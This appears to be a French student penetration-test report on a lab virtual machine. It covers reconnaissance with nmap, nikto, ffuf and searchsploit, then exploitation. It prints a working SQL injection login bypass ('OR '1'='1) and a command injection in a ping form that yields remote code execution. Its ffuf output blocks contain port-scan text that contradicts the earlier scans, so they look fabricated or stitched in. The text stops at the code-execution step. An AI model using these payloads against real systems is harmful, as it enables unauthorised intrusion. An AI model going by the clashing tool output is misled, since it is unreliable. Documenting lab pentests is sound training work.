

Compte rendu AL5.B.01

Compte rendu d'exploitation
d'une machine vulnérable

Arthur LE GALL

Table des matières

1. Introduction.....	1
1.1 Risque global	1
2. Reconnaissance.....	2
2.1 Netdiscover :	2
2.2 Utilisation de Nmap.....	3
2.3 Enumération	4
2.4 Scan automatisé avec Nikto.....	6
3. Exploitation.....	7
3.1 Recherche de CVE / Vulnérabilité avec searchsploit et exploit-db	8
3.2 Exploitation d'injection SQL	10
3.3 Tentative de Remote Code Execution.....	10
4. Post exploitation	13
4.1 Recherche de CVE existantes sur nos versions kernel & CentOS	13
4.2 Exploitation root	14
5. Remédiation	15
5.1 Remédiation Injection SQL	15
5.2 Remédiation RCE	17
5.3 Remédiation Privilege Escalation.....	18
5.4 Remédiations autres	19
6. Conclusion	19

1. Introduction

Nous avons été contactés par la DSI de l'IUT de Vannes dans l'objectif d'effectuer un test de pénétration.

Une machine Linux de son infrastructure était peu sûre et il fallait s'assurer qu'elle ne provoquait aucune faille sur le réseau.

Ce pentest devait se faire du 8 au 15 septembre 2026, sans provoquer de déni de service sur le réseau et sans utiliser de social engineering.

L'objectif étant d'essayer de prendre le contrôle de la machine et de rédiger un rapport sur l'exploitation.

1.1 Risque global

Le risque global remonté par le pentest est **CRITIQUE**, un accès root à la machine a été trouvé.

Faille	Sévérité	Statut	Urgence de fix
Injection de commande menant à une RCE	Critique	Exploitée, fix simple (PHP)	Le plus tôt possible
Injection SQL menant à la page d'administration	Élevée	Exploitée, fix simple (PHP)	Le plus tôt possible
Élévation de privilèges	Critique	Exploitée (accès root), fix via mise à jour kernel & OS	Le plus tôt possible
Faillles multiples sur CUPS / OpenSSH / RPCBIND	Moyennes	Non exploitées mais publiques	Moins urgent, à faire rapidement


En résumé il est **très important** de remédier rapidement aux 3 failles citées au début du tableau. Elles ont permis une exploitation totale de la machine, avec un accès root. Cela permet de récupérer les hashes des mots de passe et de potentiellement contaminer le réseau.

2. Reconnaissance

2.1 Netdiscover :

On cherche à explorer notre réseau local, on veut trouver l'IP de la machine cible :

`sudo netdiscover -r 192.168.56.0/24`



```

kali@kali: ~
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

-
IP            At MAC Address    Count    Len  MAC Vendor / Hostname
-
192.168.56.100 08:00:27:f4:e1:87    1       60  PCS Systemtechnik GmbH
192.168.56.102 08:00:27:09:1b:39    1       60  PCS Systemtechnik GmbH

```

On peut aussi utiliser arp -a :

```
(kali@kali)-[~]
$ arp -a
? (192.168.56.100) at 08:00:27:1f:f2:71 [ether] on eth1
? (192.168.56.102) at 08:00:27:09:1b:39 [ether] on eth1
? (10.0.2.2) at 52:55:0a:00:02:02 [ether] on eth0
```

Puisque mon adresse est la 101, je vais scanner la 102.

2.2 Utilisation de Nmap

Pour procéder au scan je décide d'utiliser NMAP, c'est un utilitaire permettant de tester les ports ouverts et de connaître les services connectés sur ces ports.

J'utilise la commande :

sudo nmap -sS 192.168.56.102

```
(kali@kali)-[~]
$ sudo nmap -sS 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 05:22 -0400
Nmap scan report for 192.168.56.102
Host is up (0.056s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: 08:00:27:09:1B:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

On voit plusieurs services ouverts mais aucune version ou OS version, on procède à un scan plus complet :

sudo nmap -sS -sV -O 192.168.56.102

```
(kali@kali)-[~]
$ sudo nmap -sS -sV -O 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 05:24 -0400
Nmap scan report for 192.168.56.102
Host is up (0.0030s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind  2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:09:1B:39 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect result
s at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.77 seconds
```


On voit bien plus de choses intéressantes, notamment les versions des services, on va pouvoir procéder à une recherche de vulnérabilités sur ces services.

On voit également que l'OS est linux avec un kernel 2.6.

2.3 Enumération

On va procéder à l'énumération sur les différents services.

On regarde le port 80, le serveur web manuellement :



The screenshot shows a web browser window with the address bar displaying 'http://192.168.56.102'. The browser's address bar also shows 'Not Secure'. The page content is a login form titled 'Remote System Administration Login'. The form contains two input fields: 'Username' and 'Password', and a 'Login' button. The browser's address bar also shows 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'.

Visiblement il y a un système d'authentification, celui-ci est peut être vulnérable aux injections SQL.

Source :

```
1 <html>
2 <body>
3 <form method="post" name="frmLogin" id="frmLogin" action="index.php">
4   <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
5     <tr>
6       <td colspan="2" align="center">
7         <b>Remote System Administration Login</b>
8       </td>
9     </tr>
10    <tr>
11      <td width="150">Username</td>
12      <td><input name="uname" type="text"></td>
13    </tr>
14    <tr>
15      <td width="150">Password</td>
16      <td>
17        <input name="psw" type="password">
18      </td>
19    </tr>
20    <tr>
21      <td colspan="2" align="center">
22        <input type="submit" name="btnLogin" value="Login">
23      </td>
24    </tr>
25  </table>
26 </form>
27
28 <!-- Start of HTML when logged in as Administrator -->
29 </body>
30 </html>
31
32
```

La source indique que le login serait « Administrator »

Le form possède « action='index.php' », c'est un bon indice peut être qu'on pourra regarder côté failles PHP (*path traversal, injection de fichiers etc etc*).

J'ai choisi de fuzzer (*d'injecter des données aléatoires dans les entrées d'un logiciel*) le site pour trouver potentiellement des sous-domaines, j'ai tenté avec différentes wordlist et je n'ai cherché que les codes 200 (page trouvée).

J'ai choisi l'utilitaire ffuf :

```
sudo ffuf -w /usr/share/wfuzz/wordlist/general/medium.txt -u http://192.168.56.102/FUZZ -mc 200-299
```

```
(kali@kali)-[~]
$ sudo ffuf -w /usr/share/wfuzz/wordlist/general/medium.txt -u http://192.168.56.102/FUZZ -mc 200-299

Starting ffuf 1.99.0 https://mapany.org/ at 2020-09-06 09:24:00
Heap scan report for 192.168.56.102
Must be up to 900ms latency
Not shown: 99% closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 (protocol 3.90)
80/tcp    open  http     Apache/2.4.18 ((Ubuntu))
111/tcp   open  rpcbind  2.4.1RPC (svvers0)
443/tcp   open  ssl/http Apache/2.4.18 ((Ubuntu))
8080/tcp   open  http     CUPS 1.1
9090/tcp   open  http     MySQL (unauthorized)
9999/tcp   open  http     Apache/2.4.18 ((Ubuntu))
Service detection performed. Please report any incorrect data
to: https://bugzilla.org/

:: Method      : GET
:: URL         : http://192.168.56.102/FUZZ
:: Wordlist     : FUZZ: /usr/share/wfuzz/wordlist/general/medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299

:: Progress: [1659/1659] :: Job [1/1] :: 143 req/sec :: Duration: [0:00:30] :: Errors: 0 :: 77 seconds
```

Après vérification j'avais oublié d'ajouter le « / » final,
`sudo ffuf -w /usr/share/wfuzz/wordlist/general/medium.txt -u http://192.168.56.102/FUZZ/ -mc 200-299`

Nous avons plus de résultats :

```
(kali@kali)-[~]
$ sudo ffuf -w /usr/share/wfuzz/wordlist/general/medium.txt -u http://192.168.56.102/FUZZ/ -mc 200-299


Starting ffuf 1.99.0 https://mapany.org/ at 2020-09-06 09:24:00
Heap scan report for 192.168.56.102
Must be up to 900ms latency
Not shown: 99% closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 (protocol 3.90)
80/tcp    open  http     Apache/2.4.18 ((Ubuntu))
111/tcp   open  rpcbind  2.4.1RPC (svvers0)
443/tcp   open  ssl/http Apache/2.4.18 ((Ubuntu))
8080/tcp   open  http     CUPS 1.1
9090/tcp   open  http     MySQL (unauthorized)
9999/tcp   open  http     Apache/2.4.18 ((Ubuntu))
Service detection performed. Please report any incorrect data
to: https://bugzilla.org/

:: Method      : GET
:: URL         : http://192.168.56.102/FUZZ/
:: Wordlist     : FUZZ: /usr/share/wfuzz/wordlist/general/medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299

:: Progress: [1659/1659] :: Job [1/1] :: 21 req/sec :: Duration: [0:01:04] :: Errors: 0 :: 77 seconds
```

Rien de très intéressant, c'est le manuel apache.

J'utilise *burp suite* pour regarder comment est formaté l'envoi de login lorsqu'on clique sur submit, cela me permettrait potentiellement de procéder à un bruteforce par la suite.



Je vois que ça fait un POST sur index/php, les logins sont fournis ainsi que le bouton de login, peut être que bruteforcer bloquerait le service. J'ai tenté différents classique (root :root – admin :admin etc)

2.4 Scan automatisé avec Nikto

Nikto est un utilitaire de sécurité web qui effectue des tests compréhensifs.

On peut l'utiliser pour retrouver des versions outdatées, des mauvaises configurations web etc.

```
sudo nikto -h 192.168.56.102
```

```
(kali@kali)~$ sudo nikto -h 192.168.56.102
- Nikto v2.6.1

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-08 05:54:56 (GMT-4)

+ Server: Apache/2.0.52 (CentOS)
+ [000287] / : Retrieved x-powered-by header: PHP/4.3.9.
+ [750500] /icons/: Directory indexing found. See: CWE-548
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999967] / : Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] / : HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [013587] / : Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] / : Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] / : Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] / : Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] / : Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [600625] PHP/4.3.9 appears to be outdated (current is at least 8.5.8).
+ [600050] Apache/2.0.52 appears to be outdated (current is at least 2.4.68).
+ [001384] /?PHPBB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [001386] /?PHPPE9568F34-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [001387] /?PHPPE9568F35-D428-11d2-A769-00AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [999100] /manual/: Uncommon header(s) 'tcn' found, with contents: choice.
+ [002114] /manual/: Web server manual found.
+ [750500] /manual/images/: Directory indexing found. See: CWE-548
+ [999984] /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sat Mar 29 13:41:04 1980. See: https://nvd.nist.gov/vuln/detail/CVE-2003-1418
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [007342] / : X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] / : The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8228 requests: 1 error and 21 items reported on the remote host
+ End Time: 2026-09-08 06:00:18 (GMT-4) (322 seconds)
```

On repère quelques lignes intéressantes :

- Host might be vulnerable to XST
- Security header missing (permission-policy, x-content-type-option etc.)
- MIME type different rendering would be possible
- CVE-2003-1418 – server could be leaking inodes via etags
- Fichiers / répertoires trouvés (manual, icons) mais rien de bien intéressant une fois exploré
- Directory indexing found (/icons/) mais rien de très grave non plus
- PHP 4.3.9 est outdaté (last = 8.5.10) // Important car CVE possible
- Apache 2.0.52 est outdaté (last = 2.4.68) // Important car CVE possible

Finalement ce scan Nikto nous offre quelques informations que nous n'avions pas, les plus importantes étant les versions obsolètes d'Apache et de PHP.

Ces versions peuvent contenir des vulnérabilités et des CVE, il faut maintenant se renseigner.

3. Exploitation

Avant de commencer on rassemble les versions de chaque service qu'on connaît via NMAP ou Nikto :

- OpenSSH 3.9p1
- Apache 2.0.52
- Rpcbind 2
- CUPS 1.1
- PHP 4.3.9

À la vue de ce qu'on a et de ce qu'on a exploré au préalable, je pense qu'il est plus intéressant d'explorer les vulnérabilités Apache / PHP.

3.1 Recherche de CVE / Vulnérabilité avec searchsploit et exploit-db

Exploit-DB est une base de données de vulnérabilités publique et open source maintenue par Offensive Security.

Searchsploit est un outil en ligne de commande permettant de rechercher des exploits et des vulnérabilités de manière locale dans une copie de la base de données Exploit DB.

Apache :

Sur exploit-db je n'ai pas trouvé grand-chose :

Exploit Database Advanced Search

Title	CVE	Type	Platform	Port
Apache 2.0.52	2026-1234			
Content	Author	Tag		
Exploit content	Author			
☐ Verified ☐ Has App ☐ No Metasploit				
Search Reset All				

Show 15

Date	D	A	V	Title	Type	Platform	Author
2005-03-04				Apache 2.0.52 - GET Denial of Service	dos	Multiple	GreenwoodD

En utilisant : *searchsploit Apache 2.0.52*

```
(kali@kali)~$ searchsploit Apache 2.0.52
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.0.52 - GET Denial of Service	multiple/dos/855.pl
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation	linux/webapps/44498.py
Apache CouchDB < 2.1.0 - Remote Code Execution	linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities	multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting	multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	multiple/remote/44556.py
Apache Struts < 1.2.10 / < 2.3.16.2 - Classloader Manipulation Remote Code Execution (Metasploit)	multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	multiple/remote/17691.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNI Injection	multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

PHP :

Exploit Database Advanced Search

Title	CVE	Type	Platform	Port
PHP 4.3.9	2026-1234			
Content	Author	Tag		
Exploit content	Author			
☐ Verified ☐ Has App ☐ No Metasploit				
Search Reset All				

Show 15

Date	D	A	V	Title	Type	Platform	Author
2004-12-17				PHP 4.3.9 + phpBB 2.x - 'Unserialize()' Remote Information Leak	webapps	PHP	overdose

Ici quelque chose d'intéressant, une possibilité de « Remote information Leak »

```
PHP < 3 < 5 - Ini_Restore() 'Safe_mode' / 'open_basedir' Restriction Bypass | php/local/28504.php
PHP < 3 < 5 - ZendEngine ECalloC Integer Overflow | php/remote/28760.php
PHP 3/4/5 - Multiple Local/Remote Vulnerabilities (1) | php/dos/24854.txt
PHP 3/4/5 - Multiple Local/Remote Vulnerabilities (2) | php/dos/24855.txt
PHP < 3.3.9 + PHP 8.2.x - 'unserialize()' Remote Information Leak | php/webapps/697.c
PHP < 4.4.5/5.2.1 - 'shmop' Local Code Execution | linux/local/3426.php
PHP < 4.4.5/5.2.1 - 'shmop' SSL RSA Private-Key Disclosure | linux/local/3427.php
PHP < 4.4.5/5.2.1 - 'SESSION' unset() Local Overflow | linux/local/3571.php
PHP < 4.4.5/5.2.1 - 'SESSION' Deserialization Overwrite | linux/local/3572.php
PHP < 4.4.5/5.2.1 - PHP binary Session Deserialization Information Leak | multiple/local/3413.php
PHP < 4.4.5/5.2.1 - WDDX Session Deserialization Information Leak | multiple/local/3414.php
PHP < 4.5.0 - Unserialize Overflow (Metasploit) | php/remote/9939.rb
PHP < 5.3.1 - 'MultiPart/form-data' Denial of Service | php/dos/10242.py
PHP < 5.3.12 / < 5.4.2 - CGI Argument Injection | php/remote/18836.py
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_decrypt' Ciphertext Data Memory Leak Denial of Service | php/dos/35487.php
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_encrypt' Plaintext Data Memory Leak Denial of Service | php/dos/35486.php
PHP < 5.3.6 'Zip' Extension - 'zip_fread()' Denial of Service | php/dos/35485.php
PHP < 5.3.7 - Multiple Null Pointer Dereference Denial of Service Vulnerabilities | php/dos/36070.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection | php/webapps/35146.txt
PHP < 8.2.8 - Remote Code Execution (Unauthenticated) (Windows) | php/webapps/52047.py
```

Ici des choses très intéressantes, notamment du leak, de l'overflow, de la RCE (que sous windows), et du LCE.

On continue l'exploration

CUPS

Exploit Database Advanced Search

Title

CUPS 1.1

CVE

2024-1234

Type

Platform

Port

Content

Exploit content

Author

Author

Tag

Search

☐ Verified ☐ Has App ☐ No Metasploit

Reset All

Show 15

Date	D	A	V	Title	Type	Platform	Author
2004-12-15	↓		✓	CUPS 1.1.x - 'HPGL' File Processor Buffer Overflow	remote	Linux	Ariel Berkman
2004-09-15	↓		✓	CUPS 1.1.x - UDP Packet Remote Denial of Service	dos	Linux	Alvaro Martinez Echevarria
2003-05-20	↓		✓	CUPS 1.1.x - Cupsd Request Method Denial of Service	dos	Linux	Phil D'Amore
2002-12-19	↓		✓	CUPS 1.1.x - Negative Length HTTP Header	remote	Linux	iDefense

Showing 1 to 4 of 4 entries

FIRST

PREVIOUS

1

NEXT

LAST

Encore du denial of service

```
(kali@kali)~$ searchsploit CUPS 1.1
Exploit Title | Path
CUPS 1.1.x - 'HPGL' File Processor Buffer Overflow | linux/remote/24977.txt
CUPS 1.1.x - CUPSd Request Method Denial of Service | linux/dos/22619.txt
CUPS 1.1.x - Negative Length HTTP Header | linux/remote/22106.txt
CUPS 1.1.x - UDP Packet Remote Denial of Service | linux/dos/24599.txt
CUPS < 1.3.8-4 - Local Privilege Escalation | multiple/local/7550.c
CUPS < 2.0.3 - Multiple Vulnerabilities | multiple/remote/37336.txt
CUPS < 2.0.3 - Remote Command Execution | linux/remote/41233.py
CUPS Server 1.1 - GET Denial of Service | linux/dos/1196.c
Shellcodes: No Results
```

Cette fois ci il y a de la RCE, il y a aussi de la privilege escalation ! CUPS peut être bien vulnérable il faudra se pencher dessus.

RCPBIND

```
(kali@kali)~$ searchsploit rpcbind 2
Exploit Title | Path
rpcbind - CALLIT procedure UDP Crash (PoC) | linux/dos/16887.rb
RPCbind / libtirpc - Denial of Service | linux/dos/41974.rb
Wietse Venema RPCbind Replacement 2.1 - Denial of Service | unix/dos/0376.txt
Shellcodes: No Results
```

Cette fois ci pas grand-chose de concluant (du DOS encore...)

OpenSSH

Exploit Database Advanced Search

Title

OpenSSH 3.9p1

CVE

2026-1234

Type

Platform

Port

Content

Exploit content

Author

Author

Tag

Search

Verified

Has App

No Metasploit

Reset All

Show

15

Date

D

A

V

Title

Type

Platform

Author

No data available in table

Sur exploit-db rien de concluant

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - "UsePrivilegeSeparation Disabled" Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Sur OpenSSH il y a des choses intéressantes, notamment de l'énumération, et de la command exécution par SFTP.

À la suite de cette recherche de vulnérabilités nous pouvons tenter différentes choses mais il est plus important de se pencher sur la vulnérabilité « probable » qu'est l'injection SQL. On pourra toujours revenir sur les différentes possibilités fournies ici plus tard.

3.2 Exploitation d'injection SQL

Les injections SQL classiques se ressemblent toutes plus ou moins.

J'utilise cette documentation : <https://hacktricks.wiki/en/pentesting-web/sql-injection/index.html>

Ici on commence par tester avec des classiques :

- OR 1=1
- '--
- [...]

Pour finir j'ai réussi à me connecter avec :

Administrator

'OR '1'='1

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

L'injection est effectuée je suis sur la fenêtre admin visiblement

3.3 Tentative de Remote Code Execution

Voici la page *pingit.php* sur laquelle on se trouve après avoir envoyé une IP sur la page administrateur :

```
← → ↻ 🏠 Not Secure http://192.168.56.102/pingit.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

192.168.56.101

PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=0 ttl=64 time=7.06 ms
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.83 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.771 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.771/3.222/7.063/2.750 ms, pipe 2
```

On peut se dire qu'il y a une code exécution possible car le rendu est celui de la commande « ping » :

Je tente de mettre un `/s` après l'ip :

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	192.168.56.101 && ls . submit

```
192.168.56.101 && ls .

PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=0 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.958 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.812 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.701/0.823/0.958/0.110 ms, pipe 2
index.php
pingit.php
```

Grâce à l'exécution de la commande on sait que la RCE est possible.

